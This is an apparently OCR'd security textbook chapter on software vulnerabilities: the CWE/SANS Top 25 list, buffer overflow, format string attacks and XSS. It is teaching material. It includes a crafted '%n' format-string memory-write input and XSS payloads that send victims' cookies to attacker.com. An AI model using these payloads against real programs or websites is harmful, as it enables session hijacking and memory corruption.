19. What is RBAC? How to implement RBAC effectively?
20. What are the advantages and drawbacks of RBAC?
21. Compare RBAC and ABAC.
22. How does Bell-LaPadula model work to achieve access control?
23. How access control is achieved using BIBA model?
24. Differentiate between Bell-LaPadula and BIBA model.
25. How to prevent trojan horse attack using Bell-LaPadula model?
26. What does multilevel security mean? What is its significance in access control
27. Write a note on RADIUS system components.
28. Which messages are exchanged among the components of RADIUS?
29. What are the benefits of RADIUS?
30. What are deployment considerations of TACACS+?
31. How do RADIUS and TACACS+ differ?

32. Describe authentication steps used in TACACS+.
33. Explain significant features of TACACS+.
34. Explain deployment of TACACS+ with the help of a diagram.
35. Write a note on advantages and drawbacks of BIBA model.

Software Security

2

OBJECTIVES

After reading this chapter, the student will be able to:

- To understand different software vulnerabilities like buffer overflow, XSS, worm etc. in computer software security
- To comprehend database security and vulnerabilities
- To explore operating system security and vulnerabilities.

2.1. Introduction

Software security is an implementation of protection to software against malicious attacks. This security for software continues to function properly under potential risks. Security is essential to provide availability, integrity and authentication. Any compromise on these three factors makes software unsecure. Due to poor programming practices, attacks are made on the software system to steal information, introduce vulnerabilities, monitor content and damage the behaviour of the software. Table 1 lists the CWE/SANS Top 25 Most Dangerous Software Errors:

Table 1: CWE/SANS Top 25 Most Dangerous Software Errors

Weaknesses On the Cusp - Weaknesses in this category are not a part of the general Top 25, but they were part of the original nominee list from which the Top 25 was drawn.
Improper Validation of Array Index
Information Exposure Through an Error Message
Improper Cross-Boundary Removal of Sensitive Data
Use of Insufficiently Random Values
Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')
Missing Initialization of a Variable
NULL Pointer Dereference
Incorrect Conversion between Numeric Types
Improper Check for Unusual or Exceptional Conditions
Allocation of Resources Without Limits or Throttling
Missing Release of Resource after Effective Lifetime
Buffer Access with Incorrect Length Value
Untrusted Pointer Dereference
Expired Pointer Dereference
Inappropriate Encoding for Output Context
Improper Enforcement of Behavioural Workflow
Porous Defence - Weaknesses in this category are listed in the 'Porous Defences' section of the 2011 CWE/SANS Top 25 Most Dangerous Software Errors.

Execution with Unnecessary Privileges
Missing Authentication for Critical Function
Improper Restriction of Excessive Authentication Attempts
Missing Encryption of Sensitive Data
Use of a Broken or Risky Cryptographic Algorithm
Incorrect Permission Assignment for Critical Resource
Use of a One-Way Hash without a Salt
Use of Hard-Coded Credentials
Reliance on Untrusted Inputs in a Security Decision
Missing Authorization
Incorrect Authorization
2011 Top 25 - Risky Resource Management - Weaknesses in this category are listed in the 'Risky Resource Management' section of the 2011 CWE/SANS Top 25 Most Dangerous Software Errors.
Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
Incorrect Calculation of Buffer Size
Use of Externally-Controlled Format String
Integer Overflow or Wraparound
Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
Download of Code Without Integrity Check
Use of Potentially Dangerous Function
2011 Top 25 - Insecure Interaction Between Components - Weaknesses in this category are listed in the 'Insecure Interaction Between Components' section of the 2011 CWE/SANS Top 25 Most Dangerous Software Errors.
Cross-Site Request Forgery
Unrestricted Upload of File with Dangerous Type
URL Redirection to Untrusted Site
Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
Improper Neutralization of Input During Web Page Generation ('Cross-Site Scripting')
Inclusion of Functionality from Untrusted Control Sphere
Improper Neutralization of Special Elements Used in an SQL Command ('SQL Injection')

2.2. Buffer Overflow

A **buffer** is a temporary area for data storage. When more data (than was originally allocated to be stored) get placed in a program or system process, the extra data overflow. It causes some of that data to leak out into other buffers, which can corrupt or overwrite whatever data they have been holding already.

Key Concepts of Buffer Overflow

- This error occurs when there is more data in a buffer than it can handle, causing data to overflow into adjacent storage.
- This vulnerability can cause a system crash or, worse, create an entry point for a cyber attack.
- C and C++ are more susceptible to buffer overflow.
- Secure development practices should include regular testing to detect and fix buffer overflows. These practices include automatic protection at the language level and bounds-checking at run-time.

A buffer is a sequential section of memory allocated to contain anything from a character string to an array of integers. A buffer overflow, or buffer overrun, occurs when more data is put into a fixed-length buffer than the buffer can handle. The extra information, which has to go somewhere, can overflow into adjacent memory space, corrupting or overwriting the data held in that space. This overflow usually results in a system crash, but it also creates the opportunity for an attacker to run arbitrary code or manipulate the coding errors to prompt malicious actions.

Many programming languages are prone to buffer overflow attacks. However, the extent of such attacks varies depending on the language used to write the vulnerable program. For instance, code written in Perl and JavaScript is generally not susceptible to buffer overflows. However, a buffer overflow in a program written in C, C++, Fortran or Assembly could allow the attacker to fully compromise the targeted system.

Let's consider a scenario where such an attack might arise. Suppose that a Web form asks the user to enter data, such as name, age, date of birth, and so on. The entered information is then sent to a server and the server writes the data entered in the 'name' field to a buffer that can hold *N* characters. If the server software does not verify that the length of the name is at most *N* characters, then a buffer overflow might occur.

Coding errors are typically the cause of buffer overflow. Common application development mistakes that can lead to buffer overflow include failing to allocate enough large buffers and neglecting to check for overflow problems. These mistakes are especially problematic with C/C++, which does not have built-in protection against buffer overflows. Consequently, C/C++ applications are often targets of buffer overflow attacks.

In general terms, buffers are just a block or portion of memory allocated for data storage of programs such as variables. Stack is a dynamic memory buffer portion used to store data implicitly during the run time. Another one is heap, also a buffer that can be used to store program data explicitly. Here, a buffer should be a general term used to store program data during program compilation/linking and running. In programming, buffer will be allocated, for example, by declaring an array variable. An array is used for storing a sequence of data that is C's character and string. In C/C++ programs, array may be declared as follows:

```
char TestArr[ ];        // one dimensional unsized array of type char.
int TestArr2[10];       // one dimensional array with 10 elements of integer.
long TestArr3[3][4];    // two dimensional array with 12 (3 x 4) elements of long integer.
```

For procedure or function calls, array elements will be stored in a buffer of the stack statically during compile/link time. During run time, buffer in the stack might be allocated and de-allocated dynamically for the array elements. For the above declared variables, when the size of an array is not verified, it is possible to write outside the allocated buffer. Graphically an array element will be stored in the buffer as shown below by assuming every memory cell is 4 bytes in size and using the little-endian:

```
// in C, for string array, it is NULL '\0' terminated…
char Name[12] = "Mr. Buffer";
int num = 2;
```

Figure 1 shows how a buffer is allocated in memory:




Figure 1: Buffer Being Allocated in Memory

If such an action takes place in memory addresses higher than the allocated buffer, it is called a buffer overflow. A similar problem exists when writing to a buffer in memory addresses below the allocated buffer. In this case, it is called a buffer underflow. A buffer overflow that injects code into a running process is referred to as an exploitable buffer overflow.

A certain class of well-documented strings and character manipulation functions that may be used together with array variables for their arguments or inputs, such as strcpy(), gets(), scanf(), sprintf(), and strcat(), is naturally vulnerable to buffer overflows. Heap is also

used to store data, but the allocation of the heap is normally done explicitly using memory management functions such as malloc(), calloc() and free().

2.3. Format String Vulnerability, Attack and Prevention

```
printf (input_string);
```

The statement shown in the above box is pretty common in C programs. This is the **Format Function,** an ANSI C conversion function, which converts a primitive variable of the programming language into a human-readable string representation. This Format Function accepts arguments in the form of format string and this format string is an ASCII Z string which contains text and format parameters, like **printf("The number to be displayed is: %d\n", 1812)**; The **Format String Parameter**, like **%x %s** defines the type of conversion of the Format Function. The Format String exploit occurs when the application does not properly validate the submitted input. This exploit occurs when the submitted data of an input string is evaluated as a command by the application. In this way, the attacker could execute code, read the stack, or cause a segmentation fault in the running application, causing new behaviours that could compromise the security or the stability of the system.

For example, consider the web application which accepts the string through a form. If a Format String parameter, like %x, is inserted into the posted data, the string is parsed by the Format Function, and the conversion specified in the parameters is executed. However, if the Format Function is expecting more arguments as input, and if these arguments are not supplied, the function could read or write the stack. In this way, it is possible to define a well-crafted input that could change the behaviour of the Format Function, permitting the attacker to cause denial of service or to execute arbitrary commands.

Table 2 shows some examples of Format Functions, which, if not treated, can expose the application to the Format String Attack:

Table 2: Format Functions

Format Function	Description
fprint	Writes the printf to a file
printf	Output a formatted string
sprintf	Prints into a string
snprintf	Prints into a string checking the length
vfprintf	Prints the va_arg structure to a file
vprintf	Prints the va_arg structure to stdout
vsprintf	Prints the va_arg to a string
vsnprintf	Prints the va_arg to a string checking the length

Table 3 summarizes these format parameters:

Table 3: Some Format Parameters

Parameter	Meaning	Passed as
%d	decimal (int)	value
%u	unsigned decimal (unsigned int)	value
%x	hexadecimal (unsigned int)	value
%s	string ((const) (unsigned) char *)	reference
%n	number of bytes written so far (* int)	reference

To discover whether the application is vulnerable to this type of attack, it is necessary to verify if the Format Function accepts and parses the format string parameters as shown in Table 4:

Table 4: Common Parameters Used in a Format String Attack

Parameters	Output	Passed as
%%	% character (literal)	Reference
%p	External representation of a pointer to void	Reference
%d	Decimal	Value
%c	Character	
%u	Unsigned decimal	Value
%x	Hexadecimal	Value
%s	String	Reference
%n	Writes the number of characters into a pointer	Reference

If the application uses Format Functions in the source code, which is able to interpret formatting characters, the attacker could explore the vulnerability by inserting formatting characters in the form of a website. For example, if the **printf** function is used to print the username inserted in some fields of the page, the website could be vulnerable to this kind of attack, as shown below:

```
printf (username);
```

Role of Stack in Format String

The behaviour of the Format Function is controlled by the format string. The function retrieves the parameters requested by the format string from the stack.

```
printf ("value of x is %d, value of y is %d, z has address of :
%08x\n", x, y, &z);
```

When the above C statement is executed, a stack structure is created in memory, as shown in Figure 2:




Figure 2: Stack Structure

Reading from Stack

sprintf and printf statements can be written as below:

```
sprintf(buffer,sizeof_buffer,input);
printf("%d",buffer);
```

As there is no format string specified in this string, it comes under format string attack. Let's assume that the attacker enters '%x%x%x%x' into the input above, then the sprint statement will look like:

```
sprintf (buffer,sizeof_buffer, "%x%x%x%x");
```

During the execution of the above statement, the above input which is given by the attacker is interpreted as format string and sprint will fetch next four hexadecimal values from the

stack and load these values into variable buffer. The next statement in the sequence, that is, printf when executed will print next four hexadecimal values from the buffer on the screen.

Writing to the Stack

Let's see how write operation happens in stack and how the attacker can misuse this by using the following two different commands:

```
printf("Testing%n",&test);
main()
{
Char input[50];
Char buffer[50];
int a=1;
snprintf(buffer, sizeof_buffer,input)
}
```

In the first box, printf used the '%n' format to store the number of characters before encountering %n. This command will load the number 6 into the memory location pointed by test. This is how write operation happens in the stack. Now assume that the attacker wants to change the value in the stack. The attempt by the attacker is illustrated in the second box of code which is a little bit complex than the first one.

Therefore the stack operations will look as given in Figure 3:




Figure 3: Stack Operation

Now let's say the value change is at address 0xaffbfca0. This is known to the attacker by looking at the code or by printing the contents of the stack. Therefore, the following user input is entered by the attacker.

"\xa0\xfc\xfb\xaf%d%n", then, snprintf will become:

snprintf(buffer, sizeof_buffer, "\xa0\xfc\xfb\xaf%d%n") and the stack will be as given in Figure 4:




Figure 4: Overwriting Buffer

From the input it is clear that '\' is used for escape and 'x' is a hexadecimal number. Therefore, from attacker input string 2 hexadecimal value gets translated into 1 ASCII character so there are 4 ASCII characters in the input. After this, the attacker enters %d, which means to print a decimal integer. But which integer will it print? Look at the above stack diagram and the next value in the stack after input is of integer 'a' which is set to 1, so now there are total of five characters in the buffer (4 ASCII+ 1 decimal). Figure 5 shows the stack:




Figure 5: Figure 5: Stack Writing

After this, the next thing that comes in the input is '%n' and as stated earlier this format string is used to store the number of characters, which in this case is 5, and write it in the memory of the next argument. Where is the memory location? snprintf will look out for next argument. It is being provided, but in this case there no such argument, so it will look at the stack and pick the next item, a buffer loaded with '\xa0\xfc\xfb\xaf' which in memory will be interpreted as 0xaffbfca0 (because it is interpreted as little-endian) and thus the value 5 is written in this location as given in Figure 6:




Figure 6: Stack Overwrite

So we have seen as to how we can write a number to a memory location. Now this memory location can be where the return pointer resides, thus by overwriting it attackers can take control of the program.

Not only does the attacker take control of the program, but also crashes the program using the following printf statement:

```
printf("%s%s%s%s%s%s%s%s%s%s%s%s")
```

In the above printf, each %s will fetch a number from the stack and treats this number as an address, and print out the memory contents pointed by this address as a string, until a NULL character (i.e., number 0, not character 0) is encountered. Since the number fetched by printf() might not be an address, the memory pointed by this number might not exist (i.e. no physical memory has been assigned to such an address), and the program will crash. It is also possible that the number happens to be a good address, but the address space is protected (e.g. it is reserved for kernel memory). In this case also the program will crash.

Preventing Format String Vulnerabilities

- Always specify a format string as a part of program, not as an input. Most format string vulnerabilities are solved by specifying '%s' as format string and not using the data string as format string.
- If possible, make the format string a constant. Extract all the variable parts as other arguments to the call. But this is difficult to do with some internationalization libraries.
- If the above two practices are not possible, use defences such as Format_Guard, though they are rare at design time. Perhaps a way to keep using a legacy application and keep costs down. Increase trust that a third-party application will be safe.

2.4. Buffer Overflow v/s String Format

The difference between buffer overflow and format string are given in Table 5:

Table 5: Buffer Overflow vs Format String

	Buffer Overflow	*Format Srting*
public since	mid 1980's	June 1999
danger realized	1990's	June 2000
number of exploits	a few thousand	a few dozen
considered as	security threat	programming bug
techniques	evolved and advanced	basic techniques
visibility	sometimes very difficult to spot	easy to find

2.5. Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) is a category of injection attack. XSS is client-side code in which the attacker executes malicious scripts in a web browser of the victim. In this, the attacker's malicious code is included in a legitimate web page or web application. When the victim visits that page, then actual attack occurs by executing the inserted malicious code as shown in Figure 7. The legitimate web page or application becomes the mediator to transmit the malicious script to the user's browser. The vulnerable pages that are commonly used for XSS attacks are forums, message boards and web pages that allow comments. XSS attacks are created using VBScript, ActiveX, Flash, and even CSS. However, they are most common in JavaScript, primarily because JavaScript is fundamental to most browsing experiences.

Figure 7 shows a cross-site scripting attack:




Figure 7: Cross-Site Scripting Attack

The Same Origin Policy (SOP) checks whether the contents on the webpage are from the same source or not. If this policy is not enforced on web pages then browsers will not check whether the injected code is from an attacker or from the original source and it simply executes the code.

XSS can be used in a number of ways to cause serious problems. The traditional use of XSS enables an attacker to steal session cookies, allowing the attacker to pretend to be the user (victim). But it is not just stealing cookies; attackers can use XSS to spread malware, deface websites, create havoc on social networks, phish for credentials and in conjunction with social engineering techniques, perpetuate more damaging attacks.

Types of Cross-Site Scripting Vulnerabilities

There are mainly three different types of XSS vulnerabilities

- Stored XSS
- Reflected XSS
- DOM XSS

You can find a detailed technical explanation of each of them in the following section:

Stored Cross-site Scripting Vulnerability

Stored XSS vulnerability happens when the payload is saved, for example, in a database and is executed when a user opens the page on the web application. Stored XSS is very dangerous for a number of reasons:

- The payload is not visible for the browser's XSS filter.
- Users might accidentally trigger the payload if they visit the affected page, while a crafted url or specific form inputs would be required for exploiting reflected XSS.

Example of a Stored XSS

A stored XSS vulnerability can happen if the username of an online message board is not properly sanitized when it is printed on the page. In such cases, an attacker can insert malicious code when registering a new user on the form. When the username is reflected on the message board page, it will look like this:

```
Username: user123<script>document.location='https://attacker.
com/?cookie='+encodeURIComponent(document.cookie)</script>
Registered since: 2016
```

The above malicious JavaScript is triggered every time a user visits this forum section, and it sends the message board user's cookies that are stored in the user's browser to the attacker, who then uses them to hijack the user's sessions. Stored XSS can be a very dangerous vulnerability since it can have the effect of a worm, especially when exploited on popular pages.

For example, imagine a message board or social media website that has a public facing page that is vulnerable to a stored XSS vulnerability, such as the profile page of the user. If the attacker is able to place malicious JavaScript payload that adds itself to the profile page, the attack vector is executed every time a visitor opens the page and the payload spreads itself with exponential growth.

Reflected Cross-Site Scripting Vulnerability

A reflected XSS vulnerability happens when the user input from a URL or POST data is reflected on the page without being stored, thus allowing the attacker to inject malicious content. This means that an attacker has to send a crafted malicious URL or post form to the victim to insert the payload, and the victim should click the link. This kind of payload is also generally being caught by built-in XSS filters in user's browsers, like Chrome, Internet Explorer or Edge.

Example of a Reflected XSS

As an example of XSS attacks we will use search functionality on a news website, which works by appending the user's input, which is taken from the GET HTTP request, to the 'q' parameter, as per the example below:

```
https://example.com/news?q=data+breach
```

In the search results the website reflects the content of the query that the user searched for, such as:

```
You searched for "data breach":
```

If the Search functionality is vulnerable to a reflected XSS vulnerability, the attacker can send the victim a malicious URL such as the one given below:

```
https://example.com/news?q=<script>document.location='https://
attacker.com/log.php?c=' + encodeURIComponent(document.cookie)</
script>
```

Once the victim clicks on the malicious URL, the XSS attack is executed and the website displays the following:

```
You searched for "<script>document.location='https://attacker.com/
log.php?c=' + document.cookie</script>":
```

The HTML source code, which is reflecting the attacker's malicious code redirects the victim's browser to a website that is controlled by the attacker, which then steals the user's current session cookies/session tokens from the victim's browser for the site attacker.com as GET parameter.

